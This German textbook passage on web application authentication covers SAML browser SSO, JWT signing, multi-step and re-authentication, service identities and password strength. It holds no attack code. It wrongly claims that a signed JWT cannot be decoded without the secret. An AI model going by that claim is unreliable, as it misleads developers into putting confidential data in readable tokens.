Häufig kommt SAML besonders für den Austausch von Identitäten und Sicherheitsattributen zwischen Webservices zum Einsatz und ist daher auch Teil des WS-Security-Standards, in dem allgemeine Sicherheitsfunktionen von Webservices spezifiziert sind. Allerdings lässt sich SAML auch zum browserbasierten Single-Sign-On einsetzen, nämlich mittels der SAML-Variante „Web Browser SSO Profile“ in Kombination mit HTTP POST Binding. Abb. 3.34 zeigt hierzu den etwas vereinfachten Ablauf.




Abb. 3.34 SAML Webbrowser SSO (vereinfachte Darstellung)

Beim Zugriff auf den Service-Provider wird der Browser (User Agent) dabei auf den entsprechenden Identity-Provider bzw. den dort laufenden SSO-Dienst weitergeleitet. Bei diesem authentisiert sich der Benutzer in der Folge für den Zugriff auf die angeforderte Ressource und erhält im Erfolgsfall ein HTML-Formular wie das folgende angezeigt:

```
<body onload="document.forms[0].submit()">
       <form method="post" action="https://SP/saml_sso.do">
              <input type="hidden" name="SAMLResponse" value="Aa..." />
              <input type="hidden" name="Signature" value="FSDh3D..."/>
       </form>
</body>
```

Im Hidden Field „SAMLResponse“ befindet sich hierbei die Base64-enkodierte SAML-Antwort und im Feld „Signature“ eine digitale Signatur, die der Browser mittels HTTP POST nun an den Service-Provider sendet. Aufgrund des eingebetteten JavaScript-Codes geschieht dies automatisch durch den Browser.

Die daraufhin erhaltene SAML-Antwort besteht aus einer größeren XML-Struktur. Zentrale Bestandteile bilden die sogenannten SAML Assertions (Zusicherung) und im Fall von WebSSO ganz konkret Bearer Asserations. Über eine solche erhält der Service-Provider vom Identity-Provider eine gesicherte (da digital signierte) Auskunft über den Benutzer, der sich zuvor authentisiert hat, sowie verschiedene Sicherheitsattribute wie z. B. Rollen oder Berechtigungen des Benutzers.

3.7.11 JSON Web Tokens (JWT)

Bei JSON Web Tokens (JWT) handelt es sich um einen in den RFCs 7515, 7516 und 7517 definierten, offenen Internetstandard für ein JSON-basiertes Security-Token-Format. JWT

Tokens werden Base64-enkodiert und lassen sich damit von Webanwendungen oder REST-Services für alle möglichen sicherheitsrelevanten Anwendungsfälle einsetzen, so z. B. für die Authentifizierung und Autorisierung von Anfragen mittels OAuth oder anderen Access Tokens (siehe Abschn. 3.11.7).

Zudem existieren für praktisch jede im Web verwendete Programmiersprache, natürlich inklusive JavaScript, entsprechende APIs, wodurch die Integration von JWT in der Regel recht einfach ist. JWT unterstützen dabei sowohl die Verschlüsselung (JSON Web Encryption, JWE) als auch die Signierung (JSON Web Signature, JWS) des Payloads. Schauen wir uns das Ganze einmal am Beispiel der Signierung etwas genauer an.

Aufgebaut ist ein solcher Token stets durch einen Header und einen Payload. Im Header wird dabei vor allem der verwendete Algorithmus spezifiziert:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

In den obigen Fall wird HMAC mit SHA256 als Signatur-Algorithmus angegeben. In den Payload lassen sich nun beliebige Name-Werte-Paare schreiben, z. B. eine Benutzer-ID:

```
{
  "id": "808711",
  "name": "Max Mustermann",
  "admin": false
}
```

Header und Payload werden nun Base64-enkodiert, um ein Secret erweitert und das Ganze, wie oben angegeben, mittels SHA256 gehasht:

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret)
```

Das Ergebnis sieht im folgenden Fall dann etwa so aus:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjgwODcxMSIsIm5hbWUiOiJ-
NYXggTXVzdGVybWFubiIsImFkbWluIjpmYWxzZX0.x9fmm9aSr7X8XEo4Fnf0zFo8y2DZ-
datKmxGOdEUMFfg
```

Ohne Kenntnis des Secrets kann der Client den Token nicht entschlüsseln oder gar verändern, also auch nicht das oben verwendete admin-Flag.

Ein solcher Token lässt sich nun für unterschiedliche Anwendungsfälle und Übermittlungsverfahren (z. B. Request Header, POST- oder GET-Parameter) verwenden. Gerade in verteilten Microservice-Umgebungen ist dies sehr sinnvoll. Mittels JWT lässt sich dort etwa ein REST-Service für die Benutzerverwaltung und -berechtigungen implementieren. Genauere Informationen zu JWT inkl. Live-Demo finden sich unter https://jwt.io.

3.7.12 Mehrstufige Authentifizierung

Gerade für Anwendungen, bei denen Benutzer Zugriff auf Ressourcen wie Funktionen, Daten oder Systemen mit unterschiedlichem Schutzbedarf besitzen, lässt sich durch die Implementierung einer zusätzlichen Authentifizierungsstufe ein erheblicher Sicherheitsgewinn erzielen. Dabei authentisiert sich ein Benutzer zunächst wie gewohnt mit seinem Passwort, was für zahlreiche Anwendungsfälle ausreichend ist. Sobald der Benutzer dann jedoch eine privilegierte Aktion ausführen will, etwa den Zugriff auf vertrauliche Daten anfragt, muss dieser sich erneut authentisieren, entweder mit einem weiteren Passwort oder einem anderen Authentifizierungsfaktor, etwa einem OTT, der ihm per SMS auf sein Handy gesendet wird.

Wir kennen einen solchen Mechanismus von Smartphones, wo meist das Installieren einer App, was nichts anderes als eine sehr privilegierte Aktion darstellt, die Eingabe des Benutzerpasswortes erfordert. Abb. 3.35 zeigt ein Beispiel, bei dem eine mehrstufige Authentifizierung zum Schutz eines geschützten Anwendungsbereichs (z. B. der Profildaten) eingesetzt wurde.




Abb. 3.35 Prinzip einer mehrstufigen Authentifizierung




Abb. 3.36 Zweistufige Authentifizierung bei Dropbox

Selbst wenn sich ein Angreifer Zugriff auf eine angemeldete Session des Benutzers verschafft, egal ob mit Session Hijacking oder durch physikalischen Zugang zu einem angemeldeten System, kann er durch eine mehrstufige Authentifizierung effektiv daran gehindert werden, größeren Schaden anzurichten.

Eine solche Sicherheitsfunktion ließe sich natürlich auch durch den Benutzer selbst für den Schutz seiner sensiblen Daten aktivieren. Er könnte etwa den Zugriff auf ein hochgeladenes Dokument mit einem zusätzlichen Passwort oder per Einmalpasswort schützen. In Abb. 3.36 ist gezeigt, wie der Dienst Dropbox seinen Benutzern diese Funktion anbietet.

Neben Daten und Funktionen lässt sich über eine mehrstufige Authentifizierung auch der Zugriff auf Backendsysteme zusätzlich schützen. Damit werden die Auswirkungen möglicher Fehler beim Zugriffsschutz der Frontend-Anwendung deutlich verringert.

Im Grunde stellt dies auch eine Umsetzung des Prinzips der benutzerfreundlichen Sicherheit (siehe Abschn. 3.3.18) dar. Schließlich kann dieser Ansatz zu einer deutlichen Verbesserung der Benutzerakzeptanz im Hinblick auf die Verwendung von zusätzlichen Sicherheitsfunktionen führen. Denn durch die Verbindung der zusätzlichen Authentifizierung mit dem direkten Zugriff auf vertrauliche Daten oder geschützte Funktionen kann ein Benutzer deren Notwendigkeit sehr viel besser nachvollziehen. Außerdem sollte er den zusätzlichen Aufwand hierdurch in der Regel als weniger störend empfinden, als wenn er ihn auch bei weniger sensiblen Aktionen hätte.

Das grundsätzliche Prinzip hinter einer mehrstufigen Authentifizierung findet sich mittlerweile auch in einigen Intrusion-Prevention-Systemen wieder. Jedoch wird die Entscheidung für die Notwendigkeit dieser zusätzlichen Authentifizierungsstufe dort nicht statisch, sondern fallweise oder genauer risiko-abhängig getroffen. Eine solche risikobasierte Authentifizierung bietet grundsätzlich einen sehr interessanten Ansatz für die Abwehr missbräuchlicher Nutzung von Anwendungen, ohne damit deren Benutzerfreundlichkeit unnötig zu beeinträchtigen. Mehrstufige Authentifizierung lässt sich darüber hinaus aber auch schlicht zum Schutz vor fehlerhafter Bedienung einsetzen.

3.7.13 Re-Authentication

Eine Alternative zu einer mehrstufigen Authentifizierung, die sich noch dazu generell deutlich einfacher implementieren lässt, besteht in der Durchführung einer erneuten Authentifizierung eines bereits angemeldeten Benutzers, wenn dieser eine geschützte Aktion aufruft. Wir bezeichnen dies als „Re-Authentication“. Abb. 3.37 zeigt wie diese Maßnahme bei LinkedIn zum Einsatz kommt, um Änderungen am Profil zu schützen.

Mittels einer erneuten Authentifizierung für privilegierte bzw. geschütze Aktionen lässt sich auch ein versehentliches Verklicken eines Benutzers absichern. Natürlich lassen sich hierdurch aber auch die Auswirkungen im Falle der Übernahme einer Benutzer-Session durch einen Angreifer stark einschränken. Im Prinzip kennen wir diesen Schutzmechanismus von dem Unix-Kommando „sudo“ her, bei welchem ein Benutzer privilegierte root-Aufrufe stets durch eine erneute Passworteingabe authentisieren muss.

3.7.14 Inter-Komponenten-Authentifizierung

Authentifizieren sollten sich Systeme nicht nur dann, wenn diese über nicht-vertrauenswürdige Netze wie das Internet miteinander kommunizieren. Auch Zugriffe auf Hintergrund- oder Backendsysteme sollte stets authentifiziert erfolgen. Das ist nicht zuletzt deshalb sinnvoll, um dadurch die Auswirkungen eines erfolgreichen Angriffs zu minimieren. Es lassen sich hier vor allem drei grundlegende Ansätze unterscheiden:

Das Trusted Subsystem Model Beim in Abb. 3.38 dargestellten Trusted Subsystem Model (vergl. [28]) verwendet eine Anwendung eine einzige Dienstidentität (bzw. einen technischen User) für alle Zugriffe auf ein Backendsystem, die sogenannte „vertrauenswürdigen Dienstidentität“ (Trusted Service Identity).




Abb. 3.37 Re-Authentication bei LinkedIn




Abb. 3.38 Das Trusted Subsystem Model




Abb. 3.39 Das Trusted Subsystem Model mit zwei Dienstidentitäten

Dieser Ansatz kommt in der Praxis wohl am häufigsten zum Einsatz. Nicht selten benötigt die Anwendung (bzw. die von ihr verwendete Dienstidentität) dafür sehr viele Berechtigungen. Gelingt es einem Angreifer etwa, eine SQL-Injection-Schwachstelle in einem beliebigen Bereich der Anwendung auszunutzen, kann dieser darüber oftmals praktisch vollständigen Zugriff auf die Datenbank erlangen. Noch gravierender ist dies natürlich dann, wenn dieselben Dienstidentitäten von mehreren Anwendungen gemeinsam genutzt werden. Angreifern kann es hierdurch möglich sein, durch eine Schwachstelle in der einen auf die Daten einer anderen Anwendung zuzugreifen.

Dies lässt sich durch die Verwendung mehrerer Dienstidentitäten einschränken, z. B. eine für den anonymen Bereich und eine andere für den administrativen Bereich (siehe Abb. 3.39).

Passwörter/Schlüssel Eine solche Dienst-Authentifizierung kann auf Basis von Passwörtern durchgeführt werden, sofern diese eine entsprechend hohe Zufälligkeit und Länge besitzen[15], dienst-spezifisch sind (also kein Passwort mehrfach verwendet wird) und über einen sicheren Kanal (HTTPS/TLS) übermittelt werden. Auf die sichere Speicherung von Passwörtern technischer User wird in Abschn. 3.4.1 genauer eingegangen.

[15] Vollständige Zufälligkeit inkl. Sonderzeichen; Länge mindestens 20, besser 30 Zeichen sowie Umsetzung der Maßnahmen zur Speicherung kryptographischer Schlüssel (siehe Abschn. 3.4.6).




Abb. 3.40 Propagierung von Identitäten (Identity Propagation)

Identity Propagation Ein alternativer Ansatz zu Passwörtern besteht in der Verwendung von Public-Key-Authentifizierung. Denn statt des Einsatzes einer lokalen PKI kann es gerade für überschaubare Umgebungen durchaus zweckmäßig sein, auf den jeweiligen Systemen entsprechende RSA-Schlüsselpaare zu erstellen und die öffentlichen Schlüssel auf die anzubindenden Systeme zu kopieren bzw. über einen Verzeichnisdienst diesen zur Verfügung zu stellen.

Das Ganze lässt sich natürlich noch weiterführen. Etwa dadurch, dass einzelne fachliche oder technische Rollen auf bestimmte Dienstidentitäten abgebildet werden. Der Ansatz mit dem wohl höchsten Schutzniveau besteht darin, sich vom Trusted Subsystem Model ganz zu lösen und stattdessen Benutzeridentitäten einfach an das Hintergrundsystem durchzureichen („zu propagieren“). Wir sprechen dann von Identity Propagation (siehe Abb. 3.40). Auf diese Weise lassen sich nicht nur einzelne Benutzer granular in der Datenbank (oder anderen Backendsystemen) autorisieren, sondern es lässt sich dort auch deren Zugriff protokollieren.

Gestaltet sich die konkrete Umsetzung bei Microsoft-basierten Umgebungen auf Basis von Kerberos relativ einfach, ist sie innerhalb von heterogenen Systemlandschaften oftmals sehr aufwendig und erfordert dort den Einsatz von Technologien wie WS-Security oder SAML und ggf. den Einsatz einer zusätzlichen Identity-Management-Lösung (z. B. SiteMinder). Besonders gut geeignet ist ein solcher Ansatz in erster Linie für die Anbindung intern betriebener Webanwendungen. Denn dort lässt sich häufig auf eine bereits existierende Infrastruktur aufsetzen und der Benutzerkreis ist zudem in der Regel eingeschränkt.

3.7.15 Überblick und Empfehlungen

Es existieren unterschiedliche technische Verfahren, mit denen sich Benutzer (bzw. Systeme) an einer Webanwendung authentifizieren lassen. Während Verfahren wie X.509-Zertifikate („SSL-Zertifikate“), HTTP Digest oder Kerberos bereits einen bestimmten Grad an impliziter (also eingebauter) Sicherheit bieten, ist dies im Fall von HTTP Basic und formularbasierter Authentifizierung (Form-based Authentication) nicht der Fall. Beim Einsatz dieser Verfahren müssen daher zusätzlich zahlreiche Schutzmechanis-

men implementiert werden. Im Besonderen zählt hierzu die Verwendung von HTTPS sowie der Schutz von Passwörtern, auf die wir im nächsten Kapitel eingehen werden.

Passwörter stellen dabei nur einen möglichen Authentifizierungsfaktor dar. Weitere Faktoren, die wir hier einsetzen können, sind was ein Benutzer besitzt (z. B. ein X.509-Zertifikat, eine IP-Adresse oder ein Handy) oder was er „ist“ (Biometrie). Die Kombination von mindestens zwei dieser Faktoren wird als Zwei- oder Mehrfaktorauthentifizierung bezeichnet, der generell eine deutlich höhere Stärke zuzurechnen ist als der Verwendung eines einzelnen Faktors. Die Eignung eines bestimmten Authentifizierungsverfahrens ist dabei von mehreren Aspekten abhängig. Eine besondere Rolle spielt hier der Schutzbedarf einer Anwendung (bzw. der durch die Authentifizierung geschützten Daten) sowie deren konkretes Deployment. Tab. 3.19 zeigt einen Überblick über verschiedene Aspekte der vorgestellten Verfahren.

Tab. 3.19 Eignung einzelner Authentifizierungsverfahren

Verfahren	Sicherheitsaspekte	Eignung
HTTP Basic	• Passwortdialog • Passwörter im Klartext • Passwörter werden bei jedem Zugriff übertragen	• Schutz interner Ressourcen eines Webservers • Additiver Schutz von extern zugänglichen Ressourcen • Erfordert: HTTPS
HTTP Digest	• Passwortdialog • Passwort-Hashing • Passwörter werden bei jedem Zugriff übertragen • Keine sichere PW-Speicherung möglich	• Schutz interner Ressourcen auf Webservern • Additiver Schutz von extern zugänglichen Ressourcen
HTTP Forms	• Implizite Sicherheit wird nur über serverseitige Frameworks wie JAAS (bei Java) abgedeckt	• Für Webanwendungen mit normalem Schutzbedarf • *Erfordert*: HTTPS, Session Management, Dialoggestaltung, serverseitigen Programmcode
X.509-Zertifikate	• Der Client authentisiert sich über einen privaten Schlüssel, der niemals sein System verlässt • Bietet eine sehr hohe Sicherheit gegen Brute-Force-Angriffe • Ohne zusätzliches Passwort wird nur das System des Benutzers authentifiziert	• In Verbindung mit zusätzlichem Passwort zur Benutzer-Authentifizierung für Anwendungen mit sehr hohem Schutzbedarf • Aufgrund des hohen Aufwands des Zertifikats-Handlings (Sperrlisten etc.) vor allem für kleine Benutzergruppe geeignet • Zur Inter-Komponenten-Authentifizierung
OTTs	• Einmalpasswörter (besitzen keine Vertraulichkeit, MitM-Angriffe möglich)	• In Verbindung mit zusätzlichem Passwort (oder anderem Faktor) zur Benutzer-Authentifizierung für Anwendungen mit hohem bis sehr hohem Schutzbedarf geeignet (je nach OTT-Verfahren) • Zur mehrstufigen Authentifizierung

(Fortsetzung)

Tab. 3.19 (Fortsetzung)

Verfahren	Sicherheitsaspekte	Eignung
Kerberos	• Verschlüsselte Passwörter, Authentifizierung über Betriebssystem	• Zur Authentifizierung am Intranet bzw. von Mitarbeitern eines Unternehmens • Zur Inter-Komponenten- Authentifizierung
OpenID	• Outsourcing an Third Party (z. B. Google), Passwörter werden direkt beim Provider eingegeben und nie an die Webseite gesendet	• Zur Auslagerung der Authentifizierung über Internet-Dienste • Zur Abbildung einer eigenen föderativen Authentifizierungsfunktion
SAML	• Verschlüsselung und Signatur von SAML Assertions bzw. Assertion Requests ist auf Inhaltsebene möglich • Die Übertragung (z. B. durch HTTPS) oder Speicherung wird durch SAML nicht spezifiziert und muss zusätzlich adressiert werden	• Zur Propagierung von Identitäten, Berechtigungen und anderen Sicherheitsattributen über System- und Unternehmensgrenzen hinweg
API Keys	• Keine, da kein Standard	• Authentifizierung von REST-Services
JWT	• HMACs, z. B. mittels SHA256 • Verschlüsselung mittels AES256	• Authentifizierung von REST-Services

Die Externalisierung der Authentifizierung über ein gemeinsam genutztes Authentifizierungssystem (föderatives Login) oder einen SSO-Dienst stellt sich aus Sicht der Anwendung zwar als ein „Single Point of Failure“, aber zugleich als eine Umsetzung des Vermeidungsprinzips dar. Schließlich lassen sich hierdurch eine große Anzahl möglicher Sicherheitsprobleme an zentraler Stelle adressieren. Ein Unternehmen kann einen solchen Dienst dadurch etwa mit sehr hohen Sicherheitsanforderungen entwickeln und ausgiebig verifizieren lassen bzw. anstelle einer Eigenentwicklung auf ein bewährtes Standardprodukt zurückgreifen.

3.8 Benutzerpasswörter und Anmeldedialog

> „Über die letzten 20 Jahre haben wir erfolgreich jeden darin geschult, Passwörter zu verwenden, die sich schwer von Benutzern merken lassen, aber einfach von Computern zu erraten sind.“ (www.xkcd.com)

Gerade Webanwendungen setzen vor allem auf Passwörter für die Authentifizierung von Benutzern. Grund genug, uns näher mit den Sicherheitsaspekten dieses Authentifizierungsfaktors zu beschäftigen. Passwörter müssen natürlich keinesfalls immer eine dauerhafte Gültigkeit besitzen, sondern lassen sich genauso gut auch nur temporär oder nur einmalig verwenden. Wir unterscheiden dabei verschiedene Formen.

Statische Passwörter besitzen, zumindest in Bezug auf die Authentifizierung von Benutzern, generell eine geringere Sicherheit. Dies ist im Besonderen dann der Fall, wenn sie software- oder geräte-spezifisch vom Hersteller gesetzt und niemals geändert werden. Diese Art von Passwörtern kommt häufig auch bei der Authentifizierung von Backendsystemen und Prozessen zum Einsatz.

Zufällig gewählte oder (z. B. mittels One Time Tokens) berechnete Passwörter besitzen eine deutlich höhere Sicherheit. Deren Einsatz ist allerdings natürlich nicht überall möglich. Für die Erzeugung von zufälligen Passwörtern existieren zahlreiche Tools, die eine ausreichende Passwortstärke sicherstellen. In den überwiegenden Fällen haben wir es im Zusammenhang mit Webanwendungen allerdings mit von Benutzern selbst gewählten Passwörtern zu tun. In Bezug auf deren Sicherheit sind hier eine Reihe von Sicherheitsaspekten zu beachten, die in den folgenden Abschnitten genauer beleuchtet werden sollen.

3.8.1 Passwortstärke

Mit der Stärke eines Passwortes wird die Wahrscheinlichkeit ausgedrückt, „dass ein Passwort mittels eines Angriffs ermittelt wird, welchem bis auf den Benutzernamen keinerlei Informationen über das Passwort selbst zugrunde liegt“ (vergl. [29]). Entscheidend hierfür sind verschiedene Faktoren, darunter vor allem die Länge und Komplexität eines Passwortes. Wie sich diese auswirken, ist in Tab. 3.20 veranschaulicht. Sie zeigt die Anzahl möglicher Passwörter (den sogenannten Passwortraum) bei bestimmten fixen Passwortlängen und unterschiedlichen Wertebereichen.

Wie wir sehen, ist die Größe des Passwortraums gleichermaßen von Länge und Wertebereich (also den verwendeten Zeichen) abhängig. Der Passwortraum allein gibt uns allerdings nur über die rein rechnerische, nicht aber die tatsächliche Stärke eines Passwortes Auskunft. Denn auch in einem sehr großen Passwortraum befinden sich immer zahlreiche Trivialpasswörter, selbst dann, wenn wir eine bestimmte Passwortlänge vorgeben (z. B. „geheim“ oder „1111111111“). Hier ist es erforderlich, einen weiteren Faktor in die Betrachtung mit einzubeziehen, nämlich die Nichtvorhersehbarkeit eines Passwortes. Diese erreichen wir dadurch, dass der einem Passwort zur Verfügung stehende Passwortraum bestmöglich genutzt wird. Je mehr dies der Fall ist, desto größer ist die Entropie eines Passwortes und, ein entsprechend großer Passwortraum vorausgesetzt, desto geringer ist auch generell seine Vorhersehbarkeit.

Tab. 3.20 Passworträume

Wertebereich	Länge	Mögliche Kombinationen (Passwortraum)
0-9 (PIN)	4	$1*10^4 = 10.000$
a-z	8	$26^8 = 208.827.064.576 = 2*10^{11}$
a-zA-Z0-9	6	$62^6 = 56.800.235.584 = 6*10^{10}$
a-zA-Z0-9$&5+#*!?=%/-§][|	6	$78^6 = 225.199.600.704 = 2*10^{11}$
a-zA-Z0-9$&5+#*!?=%/-§][|	8	$78^8 = 1.370.114.370.683.136 = 1*10^{15}$

Um die Verwendung von leicht zu erratenden Passwörtern zu erschweren, muss sichergestellt werden, dass Passwörter bestimmte Eigenschaften aufweisen. Wie wir bereits gesehen haben, ist die Durchführung von Brute-Forcing-Angriffen (Abschn. 2.8.1) durch einen Online-Angriff über HTTP(S) um ein Vielfaches langsamer als bei einem Offline-Angriff, der lokal durchgeführt wird. Diese Erkenntnis können wir natürlich grundsätzlich auch bei der Spezifikation der erforderlichen Passwortstärke berücksichtigen. Im Allgemeinen empfiehlt sich ein Basisschutz von *mindestens acht Zeichen*[16] in Verbindung mit zwei der folgenden drei Faktoren:

- sowohl Groß- als auch Kleinbuchstaben
- mindestens ein numerischer Wert
- mindestens ein Sonderzeichen

Die Erhöhung dieser Anforderung kann schnell einen gegenteiligen Effekt zur Folge haben. Denn zu komplexe Passwörter werden von Anwendern häufig aufgeschrieben und unter ihre Tastatur geklebt („Post-it-Effekt“). Vorgaben an die Stärke eines Passwortes sollten daher immer so gestaltet werden, dass Benutzer Passwörter wählen können, die nicht nur sicher sind, sondern die sie sich auch merken können.

In der Praxis wird ein Angreifer sicherlich kaum einen Brute-Forcing-Angriff über HTTP(S) durchführen, sondern stattdessen von deutlich effizienteren Vorgehensweisen wie dem Durchprobieren häufig verwendeter Passwörter (Wörterbuchangriff) Gebrauch machen. Es hilft also nicht viel, dass ein Passwort den beschriebenen Komplexitätsvorgaben entspricht, wenn es in einer aus dem Internet herunterladbaren „Common Passwords List“ enthalten ist. Passwörter, die man auf diese Weise leicht ermitteln kann, sind etwa „!!P4$$w0ord“, „mysecret42!“ oder „.geheim!86“. Die zusätzliche Prüfung entsprechender Passwortlisten ist hier daher sehr zu empfehlen.

Auch die Verwendung von Password Aging, also dem Ablaufen eines Passwortes, sowie einer Passworthistorie kann sehr zweckmäßig sein und wird in vielen Fällen dazu führen, dass sich die Qualität (bzw. Stärke) von Passwörtern erhöht. Wie die Passwort-Komplexität sollte eine solche Maßnahme auf Basis des jeweiligen Schutzbedarfs festgelegt werden. Insbesondere wenn die Passwortrichtlinie geändert wird oder Passwörter von anderen Systemen übernommen werden, bei denen die Durchsetzung (Enforcement) einer entsprechenden Passwortrichtlinie nicht sichergestellt ist, sollten die Benutzer aufgefordert werden, ihre Passwörter neu zu setzen. Passwörter sollten dabei immer vom Benutzer selbst gewählt werden. Von der Verwendung von Standardpasswörtern oder solchen, die durch einen Dritten gesetzt werden, sollte unbedingt abgesehen werden.

[16] Bei privilegierten Accounts sollte stets eine höhere Stärke der Authentifizierung angestrebt werden, idealerweise durch Verwendung von Mehrfaktorauthentifizierung (z. B. RSA-Token), denn Passwörter allein können „per Design“ immer nur eine eingeschränkte Schutzfunktion bieten.

- Die erforderliche Stärke eines Passwortes ist abhängig von dem Schutzbedarf der damit geschützten Daten, der Möglichkeit für einen Angreifer, dieses zu brute-forcen (z. B. „lässt es sich nur über HTTPS angeben?“), und seiner Gültigkeit. Generell sind Passwörter allein jedoch ungeeignet, um damit hoch-sensible Daten zu schützen. Hier sollte stets ein weiterer Faktor (Mehrfaktorauthentifizierung, Abschn. 3.7.5) eingesetzt werden.

3.8.2 Generierte Passwörter

Häufig werden initiale Benutzerpasswörter generiert und diese den Benutzern z. B. per E-Mail zugesendet. Hierbei sind verschiedene Dinge zu beachten:

